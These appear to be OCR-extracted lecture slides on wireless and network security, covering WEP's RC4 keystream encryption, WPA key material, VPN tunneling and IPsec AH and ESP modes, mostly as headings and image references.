
Wired Equivalent Privacy (WEP)




- Data transmission:
  - Produce keystream S using RC4 with seed function f(K,IV)
  - $C = M \oplus S$
  - send (IV, C) frames
  - knowledge of IV and K sufficient to decrypt C

WPA Authentication


PTK = PSK || ANonce || SNonce || AP MAC address || STA MAC address




VPNs


Enterprise Servers

VPN Tunneling




IPsec: Packet Handling




AH Transport Mode


AH Tunnel Mode



ESP Transport Mode



